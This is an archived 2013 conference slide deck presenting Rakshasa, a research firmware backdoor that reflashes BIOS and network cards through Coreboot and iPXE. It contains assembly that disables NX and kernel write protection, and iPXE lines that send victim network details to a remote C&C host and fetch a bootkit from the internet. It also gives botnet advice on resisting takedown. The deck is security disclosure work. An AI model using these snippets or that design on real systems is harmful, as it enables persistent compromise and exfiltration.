



HAL
open science

Hardware Backdooring is Practical

Jonathan Brossard

► **To cite this version:**

Jonathan Brossard. Hardware Backdooring is Practical. AusCERT, Australian CERT, May 2013, Brisbane (AU), Australia. hal-04672157

HAL Id: hal-04672157

<https://hal.science/hal-04672157v1>

Submitted on 17 Aug 2024

HAL is a multi-disciplinary open access archive for the deposit and dissemination of scientific research documents, whether they are published or not. The documents may come from teaching and research institutions in France or abroad, or from public or private research centers.

L'archive ouverte pluridisciplinaire **HAL**, est destinée au dépôt et à la diffusion de documents scientifiques de niveau recherche, publiés ou non, émanant des établissements d'enseignement et de recherche français ou étrangers, des laboratoires publics ou privés.



Distributed under a Creative Commons Attribution 4.0 International License

Hardware Backdooring is practical

Jonathan Brossard (jb@afq.com.au)



23/05/2013

DISCLAIMER

- We are not « terrorists ». We won't release our PoC backdoor.
- The x86 architecture is plagued by legacy. Governments know. The rest of the industry : not so much.
- There is a need to discuss the problems in order to find solutions...
- This is belived to be order of magnitudes better over existing backdoors/malware



Who am I ?



- Security Researcher
- First learned asm (~15 years ago)
- Presented at Blackhat/Defcon/CCC/HITB/Ruxcon...
- Master in Engineering, master in Computer Sciences
- Co organiser of the NoSuchCon conference (Paris)

What do I do ?



- Binary due diligence
- Red teaming
- Research : patents, products etc.

Agenda

- Motivation : state level backdooring ?
 - Coreboot & x86 architecture
 - State of the art in rootkitting, romkitting
 - Introducing Rakshasa
 - Rakshasa design
 - Why cryptography (Truecrypt/Bitlocker/TPM) won't save us...
 - Backdooring like a nation state
- Introduction

FUD 101



AFQ Information
Security



AUSCERT

Could a state (eg : China) backdoor all new computers on earth ?



Occupying the Information High Ground:
Chinese Capabilities for Computer Network Operations and Cyber Espionage

This close relationship between some of China's—and the world's—largest telecommunications hardware manufacturers creates a potential vector for state sponsored or state directed penetrations of the supply chains for microelectronics supporting U.S. military, civilian government, and high value civilian industry such as defense and telecommunications, though no evidence for such a connection is publicly available.



Prepared for the U.S.-China Economic and Security Review Commission by Northrop Grumman Corp



Bryan Krekel
Patton Adams
George Bakos

March 7, 2012

NORTHROP GRUMMAN

More FUD

Cyberdéfense : les routeurs chi...

www.numerama.com/magazine/23225-cyberdefense-les-routeurs-chinois-accuses-d-etre-un-risque.html

Cyberdéfense : les routeurs chinois accusés d'être un risque

Julien L. - publié le Jeudi 19 Juillet 2012 à 16h09 - posté dans [Société 2.0](#)

[Tweet](#) 37 [+1](#) 2

CC Partager [RSS](#)

Chine, Réseau, Windows, ZTE, Huawei 22 commentaires(s)

Faudra-t-il se passer des équipements chinois dans le secteur des télécommunications ? Un rapport sénatorial dédié à la cyberdéfense avance cette idée, pointant du doigt les liens entre les industriels ZTE et Huawei et le pouvoir central chinois. Mais en matière de cyberdéfense, les matériels en provenance de l'Empire du Milieu ne sont pas les seuls à poser question.

Les équipements de réseau chinois, un risque pour la cyberdéfense ? C'est ce qui ressort d'un rapport sénatorial conduit par Jean-Marie Bockel et [disponible sur le site](#) de la chambre haute du parlement. Si le document liste dix priorités et propose cinquante recommandations, l'une des pistes avancées par le sénateur socialiste a particulièrement surpris.

Cette priorité, la dixième, propose "d'interdire sur le territoire national et à l'échelle européenne le déploiement et l'utilisation de 'routeurs' ou d'autres équipements de cœur de réseaux qui présentent un risque pour la sécurité nationale, en particulier les 'routeurs' et certains équipements d'origine chinoise". Et deux sociétés sont directement citées dans le rapport : ZTE et Huawei



Enough FUD...


A bit of x86 architecture



AFQ Information
Security



AUSCERT




State of the art, previous work



Previous work

- Early 80s : Brain virus, targets the MBR
- 80s, 90s : thousands of such viruses
- 2007, John Heasman (NGS Software) Blackhat US: backdoor EFI bootloader
- 2009, Anibal Saco and Alfredo Ortega (Core security), CanSecWest : patch/flash a Phoenix-Award Bios
- 2009, Kleissner, Blackhat US : Stoned bootkit. Bootkit Windows, Truecrypt. Load arbitrary unsigned kernel module.
- 2010, Kumar and Kumar (HITB Malaysia) : vbootkit bootkitting of Windows 7.
- Piotr Bania, Konboot : bootkit any Windows (32/64b)
- 2012 : Snare (Blackhat 2012) : UEFI rootkitting

Introducing Rakshasa



AFQ Information
Security



AUSCERT

Goals : create the perfect backdoor

- Persistent
- Stealth (0 hostile code on the machine)
- Portable (OS independant)
- Remote access, remote updates
- State level quality : plausible deniability, non attribution
- Cross network perimeters (firewalls, auth proxy)
- Redundancy
- Non detectable by AV (goes without saying...)

Rakshasa : Design (1/2)

- Core components :
 - Coreboot
 - SeaBios
 - iPXE
 - payloads


Built on top of free software : portability, non attribution, cheap dev (~4 weeks of work), really really really hard to detect as malicious.

- **Supports 230 motherboards.**


Rakshasa : Design (2/2)

- Flash the BIOS (Coreboot + PCI roms such as iPXE)
- Flash the network card or any other PCI device (redundancy)
- Boot a payload over the network (bootkit over https)
 - Boot a payload over wifi/wimax (breach the network perimeter, bypasses network detection, I(P|D)S)
 - Remotely reflash the BIOS/network card if necessary

Rakshasa architecture (1/2)



Rakshasa architecture (2/2)



DEMO : Evil remote carnal pwnage (of death)

I can write blogs too... Muhahahaha...



AFQ Information
Security



AUSCERT

Rakshasa : embedded features

- Remove NX bit → executable heap/stack.
- Make every mapping +W in ring0
- Remove CPU updates (microcodes)
- Remove anti-SMM protections → generic local root exploit
- Disable ASLR
- Bootkitting (modified Kon-boot payload*)

* Thanks to Piotr Bania for his contribution to Rakshasa :)

Rakshasa : removing the NX bit (1/2)

MSR !!! Model Specific Register

AMD64 Architecture Programmer's manual (volume 2,
Section 3.1.7 : Extended Feature Enable Register) :

No-Execute Enable (NXE) Bit. Bit 11, read/write. Setting this bit to 1 enables the no-execute page-protection feature. The feature is disabled when this bit is cleared to 0.

Rakshasa : removing the NX bit (2/2)

; Disable NX bit (if supported)

```
mov    eax,0x80000000    ; get higher function supported by eax
cpuid    ; need amd K6 or better (anything >= 1997... should be ok)
```

```
cmp    eax,0x80000001
jb     not_supported    ; need at least function 0x80000001
```

```
mov    eax,0x80000001    ; get Processor Info and Feature Bits
cpuid
```

```
bt     edx,20            ; NX bit is supported ?
jnc    not_supported
```

```
mov    ecx, 0xc0000080    ; extended feature register (EFER)
rdmsr    ; read MSR
btr    eax, 11            ; disable NX (EFER_NX) // btr = bit test and reset
wrmsr    ; write MSR
```

not_supported:

Make every mapping +W in ring0

Intel Manuals (Volume 3A, Section 2.5):

Write Protect (bit 16 of CR0) - When set, inhibits supervisor-level procedures from writing into read-only pages; when clear, allows supervisor-level procedures to write into read-only pages (regardless of the U/S bit setting; see Section 4.1.3 and Section 4.6). This flag facilitates implementation of the copy-on-write method of creating a new process (forking) used by operating systems such as UNIX.

Make every mapping +W in ring0 (32b/64b)

; 32b version :

```
mov eax,cr0
```

```
and eax,0xfffefff
```

```
mov cr0,eax
```

; 64b version :

```
mov rax,cr0
```

```
and rax,0xfffefff
```

```
mov cr0,rax
```

Remove CPU updates (microcodes)

```
rm -rf ./coreboot/microcodes/
```

Remove anti-SMM protections (1/2)

Intel® 82845G/82845GL/82845GV Graphics and Memory Controller datasheets, Section 3.5.1.22: SMRAM—System Management RAM Control Register (Device 0), bit 4 :

SMM Space Locked (D_LCK)—R/W, L. When D_LCK is set to 1, D_OPEN is reset to 0; D_LCK, D_OPEN, C_BASE_SEG, H_SMRAM_EN, TSEG_SZ and TSEG_EN become read only. D_LCK can be set to 1 via a normal configuration space write but can only be cleared by a Full Reset. The combination of D_LCK and D_OPEN provide convenience with security. The BIOS can use the D_OPEN function to initialize SMM space and then use D_LCK to “lock down” SMM space in the future so that no application software (or BIOS itself) can violate the integrity of SMM space, even if the program has knowledge of the D_OPEN function.

Remove anti-SMM protections (2/2)

D_LCK is not supported by CoreBoot currently anyway...

; disable D_LCK shellcode for Coreboot...

nop

Disable ASLR

- OS dependant.
- Seed for full ASLR has to be in kernel land (equivalent of `execve()`).
 - patch the seed with a known value
- Seed location for Windows 7 identified by Kumar & Kumar (HITB KL 2010).
 - Mapping is 100% repeatable :)

Rakshasa : embedded features : conclusion

- Permanent lowering of the security level on any OS.
- Welcome back to the security level of 1997.
- Persistent, even if HD or OS is remove/restored.

Rakshasa : remote payload

- Currently capable of Bootkitting any version of Windows (32b/64b) thanks to special version of Kon-boot
- Bootkit future Oses ? → Update/remove/reflash firmwares (PCI, BIOS)

Rakshasa : stealthness

- We don't touch the disk. 0 evidence on the filesystem.
- The code flashed to motherboard is not hostile per se (there is one text file with urls in it.. that's it).
- We can remotely boot from an alternate payload or even OS : fake Truecrypt/Bitlocker prompt !
- Optionally boot from a WIFI/WMAX stack : 0 network evidence on the LAN.
- Fake BIOS menus if necessary. We use an embedded CMOS image. We can use the real CMOS nvram to store encryption keys/backdoor states between reboots.

Rakshasa : why using Coreboot/SeaBios/iPXE is the good approach

- Portability : benefit from all the gory reverse engineering work already done !
- Awesome modularity : embed existing payloads (as floppy or cdrom images) and PCI roms directly in the main Coreboot rom !
Eg : bruteforce bootloaders (Brossard, H2HC 2010), bootkits without modification.
- Network stacks : ip/udp/tcp, dns, http(s), tftp, ftp...
make your own (tcp over dns? Over ntp ?)
- Code is legit : can't be flagged as malware !

DEMOS



AFQ Information
Security



AUSCERT

Exemple iPXE configuration files : get an IP

```
#!/ipxe
```

```
# try dhcp first, else use static IP
```

```
dhcp || ( set net0/ip 192.168.0.3 && set  
net0/netmask 255.255.255.0 && set  
net0/gateway 192.168.0.1)
```

Exemple iPXE configuration files : fun with webapps...

evil pingback to C & C internet blog with HTTP auth...

```
kernel http://admin:p4ssw0rd@2012.hackitoergosum.org/xmlrpc.php?ip=${net0/ip}&mac=${net0/mac}&netmask=${net0/netmask}&gateway=${net0/gateway}&dns=${net0/dns}&domain=${net0/domain} ||
```

Send an email using open relay web application

```
kernel http://vulnerablehost.com/vulnservice.asp?mail-from=Rakshasa&mailtoaddress=endrazine%40gmail.com&mail-subject=BIOS%20Owned ||
```

Router pharming : modify firewall settings

```
kernel http://admin:password@2012.hackitoergosum.org/cgi-bin/firewall?action=enable&port=all ||
```

```
kernel http://root:root@2012.hackitoergosum.org/cgi-bin/firewall?enableport=all ||
```

Exemple iPXE configuration files : chain configuration loader from the web

#chain loader over https

```
chain https://www.pmcma.org/ads/love.jpg?ip=${net0/ip}&mac=${net0/mac} ||
```

Exemple iPXE configuration files : boot an alternate OS/bootkit

```
# discard everything done so far
```

```
imgfree
```

```
# fetch memdisk kernel over the internet via ftp
```

```
kernel ftp://ftp.pmcma.org/pwnage/memdisk.pdf ||
```

```
# fetch bootkit payload over the internet via http
```

```
initrd http://www.pmcma.org/wp-content/uploads/2012/07/bootkit.pdf ||
```

```
# boot
```

```
boot
```

More demos

So you guys are evil after all ?



AFQ Information
Security



AUSCERT

Apache logs

```
jonathan@blackbox: ~  
Fichier Édition Affichage Recherche Terminal Aide  
bash-4.2# tail -n 4 /var/log/apache2/access.log  
10.239.173.250 - - [28/Jul/2012:22:39:17 +1000] "GET /ads/love.jpg?ip=10.0.2.15&  
mac=52%3A54%3A00%3A12%3A34%3A56&netmask=255.255.255.0&gateway=10.0.2.2&dns=10.0.  
2.3&domain= HTTP/1.1" 200 1637 "-" "Mozilla/6.0 (Macintosh; I; Intel Mac OS X 11  
_7_9; de-LI; rv:1.9b4) Gecko/2012010317 Firefox/10.0a4"  
10.239.173.250 - - [28/Jul/2012:22:40:26 +1000] "GET /ads/love.jpg?ip=10.0.2.15&  
mac=52%3A54%3A00%3A12%3A34%3A56&netmask=255.255.255.0&gateway=10.0.2.2&dns=10.0.  
2.3&domain= HTTP/1.1" 200 1624 "-" "Mozilla/6.0 (Macintosh; I; Intel Mac OS X 11  
_7_9; de-LI; rv:1.9b4) Gecko/2012010317 Firefox/10.0a4"  
10.239.173.250 - - [28/Jul/2012:22:42:08 +1000] "GET /ads/love.jpg?ip=10.0.2.15&  
mac=52%3A54%3A00%3A12%3A34%3A56&netmask=255.255.255.0&gateway=10.0.2.2&dns=10.0.  
2.3&domain= HTTP/1.1" 200 1632 "-" "Mozilla/6.0 (Macintosh; I; Intel Mac OS X 11  
_7_9; de-LI; rv:1.9b4) Gecko/2012010317 Firefox/10.0a4"  
10.239.173.250 - - [28/Jul/2012:22:44:30 +1000] "GET /ads/love.jpg?ip=10.0.2.15&  
mac=52%3A54%3A00%3A12%3A34%3A56&netmask=255.255.255.0&gateway=10.0.2.2&dns=10.0.  
2.3&domain= HTTP/1.1" 200 1621 "-" "Mozilla/6.0 (Macintosh; I; Intel Mac OS X 11  
_7_9; de-LI; rv:1.9b4) Gecko/2012010317 Firefox/10.0a4"  
bash-4.2#
```


BIOS email pingback

Trash - endrazine@gmail.com - Mozilla Thunderbird

File Edit View Go Message OpenPGP Tools Help

Get Mail Write Address Book Tag Déchiffrer Search all messages... <Ctrl+K>

Trash - endrazine@gmail.c...

Subject	From	Date
Rakshasa Pingback Defcon Demo	Rakshasa	22:40
Rakshasa Pingback Defcon Demo	Rakshasa	22:42
Rakshasa Pingback Defcon Demo	Rakshasa	22:44

from Rakshasa [REDACTED]
subject **Rakshasa Pingback Defcon Demo**
to You

Attn: [REDACTED]
Please register me as a member of the [REDACTED]

```
ip: 10.0.2.15
mac: 52:54:00:12:34:56
netmask: 255.255.255.0
gateway: 10.0.2.2
dns: 10.0.2.3
```

Remote Carnal Pwnage of death

Unread: 14 Total: 2432

How to properly build a botnet ?

- HTTPS + asymmetric cryptography (client side certificates, signed updates)

If Microsoft can do secure remote updates, so can a malware !

- Avoid DNS take overs by law enforcement agencies by directing the C&C rotatively on innocent web sites (are you gonna shut down Google.com?), use asymmetric crypto to push updates.
- So you own my C&C for 1hour ? You can't do anything with it !!

→ C&C CAN'T BE SHUT DOWN OR TAKEN OVER.

Why crypto won't save you...



AFQ Information
Security



